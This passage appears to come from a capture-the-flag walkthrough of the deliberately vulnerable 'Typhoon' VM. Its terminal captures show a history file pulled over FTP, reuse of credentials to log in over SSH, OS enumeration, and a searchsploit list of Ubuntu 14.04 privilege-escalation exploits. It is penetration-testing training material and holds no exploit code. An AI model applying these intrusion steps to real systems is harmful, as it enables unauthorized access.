
```
ftp> get .ssh
local: .ssh remote: .ssh
200 PORT command successful. Consider using PASV.
550 Failed to open file.
ftp> get .bash_history
local: .bash_history remote: .bash_history
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .bash_history (47 bytes).
WARNING! 6 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
47 bytes received in 0.03 secs (1.4616 kB/s)
ftp> 
```

What if the target SSH server is also using the same credentials? So I used the same credentials to login into the SSH server as shown below.




```
root@kali:~# ssh typhoon@192.168.41.164
    d888888b db    db d8888b. db   db  .d88b.   .d88b.  d8b   db
    `~~88~~' `8b  d8' 88  `8D 88   88 .8P  Y8. .8P  Y8. 888o  88
       88     `8bd8'  88oodD' 88ooo88 88    88 88    88 88V8o 88
       88       88    88~~~   88~~~88 88    88 88    88 88 V8o88
       88       88    88      88   88 `8b  d8' `8b  d8' 88  V888
       YP       YP    88      YP   YP  `Y88P'   `Y88P'  VP   V8P

                 Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING:  Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

                This is a joke of course :))
                Please hack me!

-------------------------------------------------------------------------
typhoon@192.168.41.164's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)
```

Finally I have successfully gained access to the target system. as shown below.




```
-------------------------------------------------------------------------
typhoon@192.168.41.164's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Mar 17 16:23:45 EET 2019

  System load: 0.54               Memory usage: 8%   Processes:       397
  Usage of /:  36.9% of 17.34GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Thu Oct 25 19:51:13 2018 from 192.168.1.102
typhoon@typhoon:~$ 
```

It's time to capture the Flag. But before we do this, I need to get root privileges on the target system. I use the lsb_release -a command to get information about architecture of the operating system.




```
typhoon@typhoon:~$ lsb_release a
Usage: lsb_release [options]

lsb_release: error: No arguments are permitted
typhoon@typhoon:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.1 LTS
Release:        14.04
Codename:       trusty
typhoon@typhoon:~$ 
```

Our target is running the Ubuntu 14.04 operating system. Next I use searchsploit to search for exploits related to "ubuntu 14.04" in exploit database. As shown below, I got many exploits




```
root@kali:~# searchsploit ubuntu 14.04
----------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                 |  Path
                                                                                               | (/usr/share/exploitdb/)
----------------------------------------------------------------------------------------------- ---------------------------------
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation                        | exploits/linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation                                    | exploits/linux/local/36782.sh
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_h | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Lo | exploits/linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow) | exploits/linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Acces | exploits/linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation | exploits/linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)           | exploits/linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | exploits/linux_x86-64/local/40871.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | exploits/linux/local/43418.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC)                               | exploits/linux/dos/37777.txt
